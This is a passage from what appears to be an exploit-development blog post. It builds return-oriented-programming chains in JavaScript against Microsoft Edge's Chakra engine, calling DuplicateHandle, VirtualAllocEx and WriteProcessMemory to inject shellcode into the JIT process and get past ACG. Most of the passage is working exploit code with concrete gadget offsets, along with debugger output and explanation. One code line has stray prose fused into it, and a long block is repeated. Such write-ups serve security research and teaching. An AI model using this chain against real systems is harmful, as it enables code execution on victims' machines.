// DWORD flAllocationType (R9)
// MEM_RESERVE (0x00002000) | MEM_COMMIT (0x00001000)
/*
0:031> ? 0x00002000 | 0x00001000 
Evaluate expression: 12288 = 00000000`00003000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00003000, 0x00000000);             // MEM_RESERVE | MEM_COMMIT
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// SIZE_T dwSize (R8)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00001000, 0x00000000);             // 0x1000 (shellcode size)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPVOID lpAddress (RDX)
// Let VirtualAllocEx decide where the memory will be located
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // NULL address (let VirtualAllocEx deside where we allocate memory in the JIT process)
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     				   // Recall RAX already has a writable pointer in it

// Call KERNELBASE!VirtualAllocEx
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0xff00, kernelbaseHigh); // KERNELBASE!VirtualAllocEx address 
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!VirtualAllocEx)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!VirtualAllocEx - 0x180243949: add rsp, 0x38 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)         
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000004, 0x00000000);             // DWORD flProtect (RSP+0x28) (PAGE_READWRITE)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();

Let’s start by setting a breakpoint on our first ROP gadget of pop rax ; ret, which is located at chakra_base + 0x577fd4. Our DuplicateHandle ROP chain uses this gadget two times. So, when we hit our breakpoint, we will hit g in WinDbg to jump over these two calls in order to debug our VirtualAllocEx ROP chain.
This ROP chain starts out by attempting to act on the R9 register to load in the flAllocationType parameter. This is done via the mov r9, rcx ; cmp r8d, [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret ROP gadget. As we previously discussed, the RCX register is used to copy the final parameter into R9. This means we need to place MEM_COMMIT | MEM_RESERVE into the RCX register, and let our target gadget copy the value into R9. However, we know that the RAX register is dereferenced. This means our first few gadgets:

  1. Place a valid pointer in RAX to bypass the cmp r8d, [rax] check
  2. Place 0x3000 (MEM_COMMIT | MEM_RESERVE) into RCX
  3. Copy said value in R9 (along with an add rsp, 0x28 which we know how to deal with by adding 0x28 bytes of padding)
Our call to VirtualAllocEx is now in the following state:

VirtualAllocEx(
	-
	-
	-
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	-
);

After R9 gets filled properly, our next step is to work on the dwSize parameter, which will go in R8. We can directly copy a value into R8 using the following ROP gadget: mov r8, rdx ; add rsp, 0x48 ; ret. All we have to do is place our intended value into RDX prior to this gadget, and it will be copied into R8 (along with an add rsp, 0x48 - which we know how to deal with by adding some padding before our ret). The value we are going to place in R9 is 0x1000 which isn’t the exact size of our shellcode, but it will give us a good amount of space to work with as 0x1000 is more room than we actually need.
Our call to VirtualAllocEx is now in the following state:

VirtualAllocEx(
	-
	-
	sizeof(shellcode),		// Our shellcode is currently in the .data section of chakra.dll in the content process. Tell VirtualAllocEx the size of our allocation we want to make in the JIT process is sizeof(shellcode)
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	-
);

The next parameter we will focus on is the lpAddress parameter. In this case, we are setting this value to NULL (or 0 in our case), as we want the OS to determine where our private allocation will be within the JIT process. This is done by simply popping a 0 value, which we can directly write to the stack after our pop rdx gadget using the write primitive, into RDX.
After executing the above ROP gadgets, our call to VirtualAllocEx is in the following state:

VirtualAllocEx(
	-
	NULL,				// Setting to NULL. Let VirtualAllocEx decide where our memory will be allocated in the JIT process
	sizeof(shellcode),		// Our shellcode is currently in the .data section of chakra.dll in the content process. Tell VirtualAllocEx the size of our allocation we want to make in the JIT process is sizeof(shellcode)
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	-
);

At this point we have supplied 3/5 arguments for VirtualAllocEx. Our second-to-last parameter will be the hProcess parameter - which is our now duplicated-handle to the JIT server with PROCESS_ALL_ACCESS permissions. Here is how this code snippet looks:

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     				   // Recall RAX already has a writable pointer in it

We can notice two things here - recall we stored the handle in an empty address within .data of chakra.dll. We simply can pop this pointer into RCX, and then dereference it to get the raw handle value. This arbitrary dereference gadget, where we can extract the value RCX points to, is followed by a write operation at the memory address in RAX + 0x20. Recall we already have placed a writable address into RAX, so we simply can move on knowing we “bypass” this instruction, as the write operation won’t cause an access violation - the memory in RAX is already writable.
Our call to VirtualAllocEx is now in the following state:

VirtualAllocEx(
	fulljitHandle, 			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Setting to NULL. Let VirtualAllocEx decide where our memory will be allocated in the JIT process
	sizeof(shellcode),		// Our shellcode is currently in the .data section of chakra.dll in the content process. Tell VirtualAllocEx the size of our allocation we want to make in the JIT process is sizeof(shellcode)
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	-
);

The last thing we need to do is twofold:

  1. Place VirtualAllocEx into RAX
  2. Directly write our last parameter at RSP + 0x28 (we have already explained why RSP + 0x28 instead of RSP + 0x20) (this is done via our arbitrary write and not via a ROP gadget)
  3. jmp rax to kick off the call to VirtualAllocEx

Again, as a point of reiteration, we can see we simply can just write our last parameter to RSP + 0x28 instead of using a gadget to mov [rsp+0x28], reg.

write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000004, 0x00000000);             // DWORD flProtect (RSP+0x28) (PAGE_READWRITE)
next();

When this occurs, our call will be in the following (final) state:

VirtualAllocEx(
	fulljitHandle, 			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Setting to NULL. Let VirtualAllocEx decide where our memory will be allocated in the JIT process
	sizeof(shellcode),		// Our shellcode is currently in the .data section of chakra.dll in the content process. Tell VirtualAllocEx the size of our allocation we want to make in the JIT process is sizeof(shellcode)
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	PAGE_READWRITE			// Make our memory readable and writable
);
We can step into the jump with t and then use pt to hit the ret of VirtualAllocEx. At this point, as is generally true in assembly, RAX should contain the return value of VirtualAllocEx - which should be a pointer to a block of memory within the JIT process, size 0x1000, and RW.

If we try to examine this address within the debugger, we will see it is invalid memory.
However, if we attach a new WinDbg session (without closing out the current one) to the JIT process (we have already shown multiple times in this blog post how to identify the JIT process) we can see this memory is committed.
As we can see, our second ROP chain was successful and we have allocated a page of RW memory within the JIT process. We will eventually write our shellcode into this allocation and use a final-stage ROP chain we will inject into the JIT process to mark this region as RWX.

WriteProcessMemory ROP Chain

At this point in our exploit, we have seen our ability to control memory within the remote JIT process - where ACG is disabled. As previously shown, we have allocated memory within the JIT process. Additionally, towards the beginning of the blog, we have stored our shellcode in the .data section of chakra.dll (see “Shellcode” section). We know this shellcode will never become executable in the current content process (where our exploit is executing) - so we need to inject it into the JIT process, where ACG is disabled. We will setup a call to WriteProcessMemory in order to write our shellcode into our new allocation within the JIT server.

Here is how our call to WriteProcessMemory will look:

WriteProcessMemory(
	fulljitHandle, 					// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	addressof(VirtualAllocEx_Allocation),		// Address of our return value from VirtualAllocEx (where we want to write our shellcode)
	addressof(data_chakra_shellcode_location),	// Address of our shellcode in the content process (.data of chakra) (what we want to write (our shellcode))
	sizeof(shellcode)				// Size of our shellcode
	NULL 						// Optional
);

Here is the instrumentation of our ROP chain (including DuplicateHandle and VirtualAllocEx for continuity purposes):

// alert() for debugging
alert("DEBUG");

// Store the value of the handle to the JIT server by way of chakra!ScriptEngine::SetJITConnectionInfo (chakra!JITManager+s_jitManager+0x8)
jitHandle = read64(chakraLo+0x74d838, chakraHigh);

// Helper function to be called after each stack write to increment offset to be written to
function next()
{
    counter+=0x8;
}

// Begin ROP chain
// Since __fastcall requires parameters 5 and so on to be at RSP+0x20, we actually have to put them at RSP+0x28
// This is because we don't push a return address on the stack, as we don't "call" our APIs, we jump into them
// Because of this we have to compensate by starting them at RSP+0x28 since we can't count on a return address to push them there for us

// DuplicateHandle() ROP chain
// Stage 1 -> Abuse PROCESS_DUP_HANDLE handle to JIT server by performing DuplicateHandle() to get a handle to the JIT server with full permissions
// ACG is disabled in the JIT process
// https://bugs.chromium.org/p/project-zero/issues/detail?id=1299

// Writing our ROP chain to the stack, stack+0x8, stack+0x10, etc. after return address overwrite to hijack control-flow transfer

// HANDLE hSourceProcessHandle (RCX) _should_ come first. However, we are configuring this parameter towards the end, as we need RCX for the lpTargetHandle parameter

// HANDLE hSourceHandle (RDX)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0xffffffff, 0xffffffff);             // Pseudo-handle to current process
next();

// HANDLE hTargetProcessHandle (R8)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPHANDLE lpTargetHandle (R9)
// This needs to be a writable address where the full JIT handle will be stored
// Using .data section of chakra.dll in a part where there is no data
/*
0:053> dqs chakra+0x72E000+0x20010
00007ffc`052ae010  00000000`00000000
00007ffc`052ae018  00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72e128, chakraHigh);      // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server;
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hSourceProcessHandle (RCX)
// Handle to the JIT process from the content process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], jitHandle[0], jitHandle[1]);         // PROCESS_DUP_HANDLE HANDLE to JIT server
next();

// Call KERNELBASE!DuplicateHandle
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], duplicateHandle[0], duplicateHandle[1]); // KERNELBASE!DuplicateHandle (Recall this was our original leaked pointer var for kernelbase.dll)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!DuplicateHandle)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!DuplicateHandle - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // DWORD dwDesiredAccess (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // BOOL bInheritHandle (RSP+0x30)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000002, 0x00000000);             // DWORD dwOptions (RSP+0x38)
next();

// VirtuaAllocEx() ROP chain
// Stage 2 -> Allocate memory in the Edge JIT process (we have a full handle there now)

// DWORD flAllocationType (R9)
// MEM_RESERVE (0x00002000) | MEM_COMMIT (0x00001000)
/*
0:031> ? 0x00002000 | 0x00001000 
Evaluate expression: 12288 = 00000000`00003000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00003000, 0x00000000);             // MEM_RESERVE | MEM_COMMIT
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// SIZE_T dwSize (R8)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00001000, 0x00000000);             // 0x1000 (shellcode size)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPVOID lpAddress (RDX)
// Let VirtualAllocEx decide where the memory will be located
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // NULL address (let VirtualAllocEx deside where we allocate memory in the JIT process)
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     				   // Recall RAX already has a writable pointer in it

// Call KERNELBASE!VirtualAllocEx
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0xff00, kernelbaseHigh); // KERNELBASE!VirtualAllocEx address 
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!VirtualAllocEx)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!VirtualAllocEx - 0x180243949: add rsp, 0x38 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)         
next();is in its final state
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000004, 0x00000000);             // DWORD flProtect (RSP+0x28) (PAGE_READWRITE)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();

// WriteProcessMemory() ROP chain
// Stage 3 -> Write our shellcode into the JIT process

// Store the VirtualAllocEx return address in the .data section of kernelbase.dll (It is currently in RAX)

/*
0:015> dq kernelbase+0x216000+0x4000 L2
00007fff`58cfa000  00000000`00000000 00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000, kernelbaseHigh); // .data section of kernelbase.dll where we will store VirtualAllocEx allocation
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x313349, chakraHigh);       // 0x180313349: mov qword [rcx], rax ; ret (Write the address for storage)
next();

// SIZE_T nSize (R9)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00001000, 0x00000000);             // SIZE_T nSize (0x1000)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which holds our full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     // Recall RAX already has a writable pointer in it

// LPVOID lpBaseAddress (RDX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000-0x8, kernelbaseHigh); // .data section of kernelbase.dll where we have our VirtualAllocEx allocation
next();                                                                            // (-0x8 to compensate for below where we have to read from the address at +0x8 offset
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x255fa0, chakraHigh);      // mov rdx, qword [rdx+0x08] ; mov rax, rdx ; ret
next();

// LPCVOID lpBuffer (R8) (shellcode in chakra.dll .data section)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x576231, chakraHigh);         // 0x180576231: pop r8 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74b000, chakraHigh);    	  // .data section of chakra.dll holding our shellcode
next();

// Call KERNELBASE!WriteProcessMemory
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x79a40, kernelbaseHigh); // KERNELBASE!WriteProcessMemory address 
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!WriteProcessMemory)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!WriteProcessMemory - 0x180243949: add rsp, 0x38 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)         
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // SIZE_T *lpNumberOfBytesWritten (NULL) (RSP+0x28)
next();
